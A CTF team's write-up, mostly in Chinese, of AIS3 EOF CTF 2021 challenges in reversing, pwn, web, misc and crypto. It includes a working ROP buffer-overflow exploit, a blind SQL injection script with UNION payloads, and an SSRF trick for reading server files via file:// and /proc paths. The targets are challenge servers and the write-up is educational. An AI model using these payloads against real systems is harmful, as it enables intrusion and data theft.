AIS3 EOF CTF 2021

Information

- Team
  - labaCCS
- Members
  - 台大 r10922043 黃政瑋
  - 台大 r10922046 李柏漢
  - 台大 r10944011 吳添毅
  - 交大 310551100 洪邵澤
- Rank
  - 26/83
- Solved Problem
  - 9 (1576 points)

REVERSE

wannasleep (solved)

一開始先發現是可以加密文件的程式，然後試著再加密一次，就得到答案了XD 猜測是助教的加密 XOR 沒處理好。

我猜藏加密的地方跟下一題差不多 (沒追進去)，所以就不細寫了。

wannasleep-revenge (solved)

接續著上一題，也是加密文件的程式。

- 思路

  先找出加密的位置在哪裡，一開始在 main 沒找到，懷疑是藏在 init 或 finish，結果都不是。後來發現 x64dbg 上看到的 writefile 不是原本的 writefile，**像是被 hook 了一個其他 function 的感覺，有利用 VirtualProtect patch 了這個假 writefile 的位置**，並且會先進去做些事情，後面才會去 jmp 到真的 writefile。 跳入假 writefile 後就會跳入 base+0x16f0，也就是加密的地方，而 base+0x1080 跟 base+0x1110 的兩個 function 分別會去建兩個 table，這兩個 table 會在後面用來加密運算使用。加密的式子會像是 `table1[i] ^ table2[i] ^ (plain_text[i] + 32)`，表中會有一個 counter 紀錄目前該取表中哪個 index，每次 counter 都會 += 1 並 % 624(表的長度是 624)，只要 counter 為 0 時就會更新整張 table，值得注意的是這裡用**靜態分析難以發現的方式修改了 ret addr 並跳到更新 table 的 function**

- 解法

  我們自己依照 decompiled 的解析去造那兩張 table，根據上面的公式反向做 XOR 再 `32`，就可以將密文轉回明文

```
text = ''
with open('./wannasleeeeeeep.txt.enc', 'rb') as f:
    text = f.read()

"""
init table a & b
"""
def create_table_a():
    a[0] = 0x18B
    a[624] = 0
    for i in range(1, 624):
        a[i] = (i + 0x6C078965 * (((a[i-1] >> 30) ^ a[i-1]) & mask32)) & mask32
def create_table_b():
    b[0] = 0x656e6554
    b[624] = 0
    for i in range(1, 624):
        b[i] = (i + 0x6C078965 * (((b[i-1] >> 30) ^ b[i-1]) & mask32)) & mask32

mask32 = 0xffffffff
a = [0]*626
b = [0]*626
create_table_a()
create_table_b()

"""
calculate table a & b for decryption
"""
def edit_1270(a_):
    for i in range(0, 624):
        v3 = ((a_[(i + 1)%624] & 0x7fffffff) + (a_[i] & 0x80000000)) & mask32
        a_[i] = (a_[(i+397)%624] ^ (v3 >> 1)) & mask32
        if v3 % 2:
            a_[i] ^= 0x9908b0df

def calc_11a0(a_):
```

```
    if not a_[624]:
        edit_1270(a_)
    table_value = a_[a_[624]]
    tmp_v = (((table_value  >> 11) ^ table_value)<<7) & 0x9d2c5680 ^ (table_value >> 11) ^ table_valu
e
    a_[624] = (a_[624] + 1) % 624
    return ((((tmp_v << 15) & 0xEFC60000 ^ tmp_v) >> 18) ^ (tmp_v << 15) & 0xEFC60000 ^ tmp_v) & mask
32

calc_len = len(text)
new_text_list = [0] * calc_len
for i in range(0, calc_len):
    tmp1 = calc_11a0(a)
    tmp2 = calc_11a0(b)
    ans = ((tmp1^tmp2^text[i])-32) & 0xff
    new_text_list[i] = ans

new_text = bytes(new_text_list)
print(new_text[:calc_len])
```

passwd_checker_2022 (solved)

- Step1:
  打開程式發現 OK Button 被 disable 了，無法按。 使用 IDA 靜態分析，在 `1A00` 的 `start()` 中，有 `CreateWindowExW`, `RegisterClassW`, `EnableWindow`, `ShowWindow` 等… function，去 Microsoft MSDN 查一下每個參數的意義發現 `EnableWindow` 在搞鬼，創完 Button 後就把 Button 的 Enable 設為 False，**手動將 Enable 設為 1(True)**。 EnableWindow 連結

```
Button = CreateWindowExW(0, L"BUTTON", L"OK", 0x50010001u, 400, 20, 50, 20, hWndParent, (HMENU)0x96, v2, 0i64);
EnableWindow(Button, 0);                    // Disable
```

- Step2:
  接著再用 IDA 繼續追 Button 註冊的 function(`1C70`)，可以發現程式會拿 textBox 的文字做比對(`match_flag()`) 如果 True 則會 show “Correct” 的 MessageBox，反之則會 show “Failed…” 的 MessageBox。

```
textBox = GetDlgItem(a1, 152);
GetWindowTextW(textBox, input_string, 256);
input_len = -1i64;
do
  ++input_len;
while ( input_string[input_len] );
sub_7FF75CFD254C((__int64)passwd, (__int64)input_string, input_len + 1);
if ( match_flag((__int64)passwd) )
  MessageBoxW(a1, L"Correct!", input_string, 0);
else
  MessageBoxW(a1, L"Failed...", input_string, 0);
result = 0i64;
```

- Step3:
  繼續追 `match_flag()` function(`16B0`) 裡面在做什麼，題目很溫馨的提示 key 的長度為 0x10，後面就是去創造 HashKey，之後就是將輸入的 FLAG 去做加密後比對，但我們發現執行時候比對字串實際


上為 **G2FtzpmZCkW9qA9an6Owmq5ggjunB5FluTeK+IuZ4yQ=**，而且比對的字串很像 base64 的形式，所以繼續追 `CryptBinaryToString()`。


```
if ( CryptEncrypt(phKey, 0i64, 1, 0, 0i64, &pdwDataLen, 0) )
{
  passwdLen = -1i64;
  do
    ++passwdLen;
  while ( *(_BYTE *)(passwd + passwdLen) );
  pdwDataLen = passwdLen + 1;
  SetNull(&::pbData, 0x100ui64);
  sub_7FF75CFD1000(&::pbData, pdwDataLen, (const void *)passwd, (unsigned int)(passwdLen + 1));
  if ( CryptEncrypt(phKey, 0i64, 1, 0, &::pbData, &pdwDataLen, passwdLen + 1) )
  {
    if ( CryptBinaryToString(&pcchString, &::pbData, passwdLen + 1) )
    {
      v2 = passwdBase64;
      v3 = "E2J4z66WDHCgvxlWlILStr8epTuHJ5FFuTeK6LmBwVnN" - passwdBase64;
      while ( 1 )
      {
        v4 = *v2;
        if ( *v2 != v2[v3] )
          break;
        ++v2;
        if ( !v4 )
        {
          v5 = 0;
          goto LABEL_34;
        }
      }
      v5 = v4 < (unsigned __int8)v2[v3] ? -1 : 1;
```

- Step4:
  `CryptBinaryToString()` function(`1610`) 裡面做的就是將 Bytes 做 base64 加密後轉成 formated string。 CryptBinaryToStringA 連結

```
SetNull(passwdBase64, 0x100ui64);
// CRYPT_STRING_NOCRLF & CRYPT_STRING_BASE64
return CryptBinaryToStringA(srcBytes, arrLen, 0x40000001u, passwdBase64, pcchString);
```

- Step5:
  因為是做 base64 後與 **G2FtzpmZCkW9qA9an6Owmq5ggjunB5FluTeK+IuZ4yQ=** 比較，所以把念頭動到 `CryptEncrypt()` 上，先將 **G2FtzpmZCkW9qA9an6Owmq5ggjunB5FluTeK+IuZ4yQ=** 做 base64 的 decode:
  `b'\x1bam\xce\x99\x99\nE\xbd\xa8\x0fZ\x9f\xa3\xb0\x9a\xae`\x82;\xa7\x07\x91e\xb97\x8a\xf8\x8b\x99\xe3$'`。
  將 `call CryptEncrypt()` 改成 `call CryptDecrypt()` 然後要解密的位置先改成上面的 decode 結果並將參數寫至對應的 register 和 stack 位置，跑完後就可以看到 FLAG 了。 CryptEncrypt 連結
  CryptDecrypt 連結






PWN

hello-world (solved)

- 分析題目
  首先用checksec發現這題`no-pie`，用IDA做靜態分析可以發現這題在`fini`裡面有開檔，並有個`BOF`的漏洞。接著用gdb trace後可以發現開檔的檔名為`/home/hello-world/flag`。
- ROP chain
  用ROP將flag `read`後並`puts`出來。由於這題沒有提供buf因此我們直接用**global variable**那段來存放FLAG。



- 小瓶頸
  puts並沒有直接印出flag，後來發現這題並沒有`setvbuf`來設定成no-buffer，因此需要flush才可拿到FLAG，因此puts完再回到main做`fflush`即可成功拿到FLAG。

```
from pwn import *

context.terminal = ['tmux', 'splitw', '-v']
context.arch = 'amd64'

if args['R']:
    r = remote('edu-ctf.zoolab.org', 30212)
else:
    r = process('./hello-world')

elf = ELF('hello-world')

pop_rdi_ret = 0x4013a3
pop_rsi_pop_r15_ret = 0x4013a1
pop_rdx_ret = 0x40176f
read = elf.sym['read']
puts = elf.sym['puts']
main = elf.sym['main']
buf = 0x404500

ROP = flat(
    pop_rdi_ret, 3,
    pop_rsi_pop_r15_ret, buf, 0,
```

```
    read,
    pop_rdi_ret, buf,
    puts, main
)

# gdb.attach(r)
r.send('\xff')
r.sendline(b'A'*0x78 + ROP)

r.interactive()
```

WEB

Happy Metaverse Year (solved)

- 從題目 app.js 中得知用到 `bodyParser.urlencoded({ extended: true })`，因此 request payload 中能塞入 array 或 object，就能繞過 `username?.includes("'")` 的限制，做到 SQL injection Ref: https://ctftime.org/writeup/23047 之後利用 UNION based 繞過 `req.ip` 限制，藉由回傳頁面的不同，使用 Boolean based 二分搜出 `password` 欄位的 FLAG
- 題外話

  在傳 payload 時有時候會戳到錯誤的回傳頁面，後來加上 sleep 就好多了


```
import requests
from time import sleep

url = 'https://sao.h4ck3r.quest:443/login'
IP = 'MY_IP'

def find_flag_end():
  flag_end = 1
  while True:
    r = requests.post(url, data={"username[]":f"'UNION SELECT username,substr(password, {flag_end},
 1),'{IP}' FROM users WHERE username='kirito'-- '", "password": "}"})
    if b"<title>GG" in r.content:
      flag_end += 1
    else:
      break
  print(f'{flag_end=}')
  return flag_end

flag_end = find_flag_end()
# flag_end = 29
flag_ans = 'FLAG{'
# flag_ans = 'FLAG{星🔵Starburst⚔SUTORI'

# binary search unicode character
current = len(flag_ans) + 1
for i in range(current, flag_end + 1):
  low, high = 0, 0x10FFFF
  while True:
    mid = (low + high) // 2
    r = requests.post(url, data={"username[]":f"' UNION SELECT username,'1','{IP}' FROM users WHERE usern
ame='kirito' AND unicode(substr(password, {i}, 1)) > {mid} --'",
                  "password": f"1"})
```

```
    if b"<title>GG" in r.content:
      high = mid
    else:
      low = mid + 1
    if low == high:
      break
    sleep(0.2)
  flag_ans += chr(low)
  print(f'{flag_ans}')
```

SSRF Challenge or Not? (solved)

- 嘗試在 `?url=` 後面任意輸入會噴error，可得知有用到 `urlparse` 這個API，並用 `netloc` 來判斷我們要求的網路位址是否為 `localhost` 或 `127.0.0.1` 等位址，這邊網址填冒號即可繞過，例如 `scheme://:/`，scheme 採用 `file://` 就能查看 server file 了。 接著用 `/proc/mounts` 這個路徑可看到 `/h3y_i_4m_th3_fl4ggg` 這個檔案，打開後即可看到FLAG。
- 題外話

  在拿到FLAG前，有用 `/proc/self/cmdline` 這個路徑下載到一個檔案(如下圖)，後來進去 `/sup3rrrrr/secret/server/main_server.py` 這個路徑可以看到server的src code，並取得加密 cookie 的 SECRET key，但似乎跟FLAG沒什麼關。



MISC

LeetCall (solved)

- Problem 1: **Hello**

  想法是用 `open(0).read()` 來將所有 stdin 的 inputs 讀入，然後透過 `split()` 把 `\n` 切割，得到 string list 候用 `join()` 連接起每個 `<name>`，搭配 `format string` 來達到格式需求。
  原始使用 built-in function code:

  ```
  print('Hello, {}!\n'.format('!\nHello, '.join(open(0).read().split())))
  ```

  使用 getattr 來取得 attribute 後的 payload:

  ```
  print(getattr('Hello, {}!\n','format')(getattr('!\nHello, ','join')(getattr(getattr(open(0),'read')
  (),'split')())))
  ```

- Problem 2: **Fibonacci**

  和 problem 1 一樣的印法一樣，將 Fibonacci 的結果存成 string list，用 `join()` 連接。而 Fibonacci 則是使用公式解 *F_n = round(0.4472135954999579 · 1.618033988749895)*，用 `map()` 來將讀入的所有 input 同時做上述的公式解。 原始使用 built-in function code:

  ```
  print("\n".join(list(map(str, list(
                          map(round, list(
                              map((0.4472135954999579).__mul__, list(
                                  map((1.618033988749895).__pow__, list(
                                  map(int, open(0).read().split())))
                                  ))
                              ))
                          ))
                      )
                  )
  )
  ```

  使用 `getattr` 來取得 attribute 後的 payload:

  ```
  print(getattr('\n','join')(list(map(str,list(map(round,list(map(getattr(0.4472135954999579,'__mul_
  _'),list(map(getattr(1.618033988749895,'__pow__'),list(map(int,getattr(getattr(open(0),'read')(),'spl
  it')())))))))))))
  ```

- Problem 3: **FizzBuzz**

  和 problem 1 一樣的印法一樣，利用 dictionary 轉成 list 後可以直接 `+`，然後轉回 dictionary 後出現重複的 key 會保留比較後面加上去的特性。分別創好有 string number, ‘Fizz’, ‘Buzz’, ‘FizzBuzz’ 4 種 dictionary 連接起來後只取 values() 來印。

  - 方法一: 原始使用 built-in function code(使用 list 來 concat):

    ```
    print('\n'.join(list(dict(list(dict(zip(range(1, 10001), map(str, range(1,10001)))).items()) + \
                    list(dict(zip(range(3, 10001, 3), 'Fizz'.split() * 9000)).items()) + \
                    list(dict(zip(range(5, 10001, 5), 'Buzz'.split() * 3000)).items()) + \
                    list(dict(zip(range(15, 10001, 15), 'FizzBuzz'.split() * 700)).items())
                    ).values())))
    ```

    使用 `getattr` 來取得 attribute 後的 payload:

    ```
    print(getattr('\n','join')(getattr(dict(getattr(list(getattr(dict(zip(range(1,10001),map(str,rang
    e(1,10001)))),'items')()),'__add__')(getattr(list(getattr(dict(zip(range(3,10001,3),getattr(getat
    tr('Fizz','split')(),'__mul__')(9000))),'items')()),'__add__')(getattr(list(getattr(dict(zip(rang
    e(5,10001,5),getattr(getattr('Buzz','split')(),'__mul__')(3000))),'items')()),'__add__')(list(get
    attr(dict(zip(range(15,10001,15),getattr(getattr('FizzBuzz','split')(),'__mul__')(700))),'items')
    ()))))),'values')()))
    ```

- 方法二: 原始使用 built-in function code(使用 | 來 concat, Python 3.9+ 支援):

```
print('\n'.join(list(dict(zip(range(1,10001),map(str,range(1,10001))))|\
                     dict(zip(range(3, 10001, 3),'Fizz'.split() * 9000))|\
                     dict(zip(range(5, 10001, 5),'Buzz'.split() * 3000))|\
                     dict(zip(range(15, 10001, 15),'FizzBuzz'.split() * 700)
                     ).values())))
```

使用 `getattr` 來取得 attribute 後的 payload:

```
print(getattr('\n','join')(list(getattr(getattr(dict(zip(list(range(1,10001)),map(str,range(1,100
01)))),'__ior__')(getattr(dict(zip(range(3,10001,3),getattr(getattr('Fizz','split')(),'__mul__')
(9000))),'__ior__')(getattr(dict(zip(range(5,10001,5),getattr(getattr('Buzz','split')(),'__mul_
_')(3000))),'__ior__')(dict(zip(range(15,10001,15),getattr(getattr('FizzBuzz','split')(),'__mul_
_')(700)))))),'values')())))
```

CRYPTO

babyPRNG (solved)

實際 run 一下程式碼發現 `MyRandom` 產生的 random sequence 只會出現 **219**, **182**, **109**, **0** 這 4 種數值，所以只要將加密後的 bytes 再對 random sequence 做一次 xor 就會有部分 flag 解析出來。

```
b'FLAG{1_pr0m153_1_w11\xda2\xb5\x86Z\x84\xdbY\xb0\x85_my_0wn_r4\xb5\xd2]\xb6\xe9\x0b\xae\xd8\x0e\xec10n_4641n}'
```

多跑幾次就可以將每部分的 flag 拼湊起來，或是直接靠賽跑出完整 flag。

```
b'FLAG{1_pr0m153_1_w11_n07_m4k3_my_0wn_r4nd0m_func710n_4641n}'
```

```
import random
import string

charset = string.ascii_letters + string.digits + '_{}'

class MyRandom:
    def __init__(self):
        self.n = 2**256
        self.a = random.randrange(2**256)
        self.b = random.randrange(2**256)

    def _random(self):
        tmp = self.a
        self.a, self.b = self.b, (self.a * 69 + self.b * 1337) % self.n
        tmp ^= (tmp >> 3) & 0xde
        tmp ^= (tmp << 1) & 0xad
        tmp ^= (tmp >> 2) & 0xbe
        tmp ^= (tmp << 4) & 0xef
        return tmp
```

```
    def random(self, nbit):
        return sum((self._random() & 1) << i for i in range(nbit))


# assert all(c in charset for c in flag)
# assert len(flag) == 60

random_sequence = []
for i in range(6):
    rng = MyRandom()
    random_sequence += [rng.random(8) for _ in range(10)]
print(set(random_sequence))


deciphertext = bytes.fromhex('9dfa2c9ccd5c84c61feb00ea835e848732ac8701da32b5865a84db59b08532b6cf32ebc1038
4c45903bf860084d018b5d55a5cebd832ef8059ead810')
decipher = bytes([x ^ y for x, y in zip(deciphertext, random_sequence)])
print(decipher)
```

NotRSA (unsolved)

觀察 n = 1 ~ 5 的 `hash()` 流程，查看 return 的 `full` vector，歸納出下面等式

$$\begin{bmatrix} 9 & 0 & -36 \\ 6 & 0 & -27 \\ 0 & 1 & 0 \end{bmatrix}^n \begin{bmatrix} B_{in} \\ W_{in} \\ H_{in} \end{bmatrix} = \begin{bmatrix} B_{out} \\ W_{out} \\ H_{out} \end{bmatrix}$$

而我們已知 *Bin*, *Win*, *Hin*, *Bout*, *Wout*, *Hout*，求 *n* = ? 但最後卡在這裡解不出來，原本想說暴力解，但跑不出來 QAQ

暴力解 code:

```
from joblib import Parallel, delayed

p = 288866595213143625895293671508927637685525592317316862175780773041078628831804022673009795592163600586
613134284570491053449437982287278066518397000383627869188903014430695199895592847133923301970
B = 229463931730026689001511018895178907152946358198908527629563658396837366242805715177692452253876500059
906500035825805383641974243381621897269157533647934353062603832056572006064946715852408654 8
W = 156661664764043852085335245127721501915686185130855637275348432938355678131295338406460167612351631440
720655776607363083889813012216462761077095737424082466620417331312690503102267431411024355600
H = 279409429037425047163890581391284213512705184302065537174151823563308238144333967262571869999330720709
237827324005274752355327837094195300245733206954806485382614560267234870425535239684232284 85

K = Zmod(p)
mt = matrix(K, 3, [9, 0, -36, 6, 0, -27, 0, 1, 0])

def run(n):
    if mt^n * matrix(K, 3, [79, 58, 78]) == matrix(K, 3, (B, W, H)):
        print(n)
        return True
    return False
# ZZ(bytes_to_long(b"FLAG{")) == 301927057275
Parallel(n_jobs=-1, backend="multiprocessing")(
        delayed(run)(n) for n in range (301927057275, p)
)
```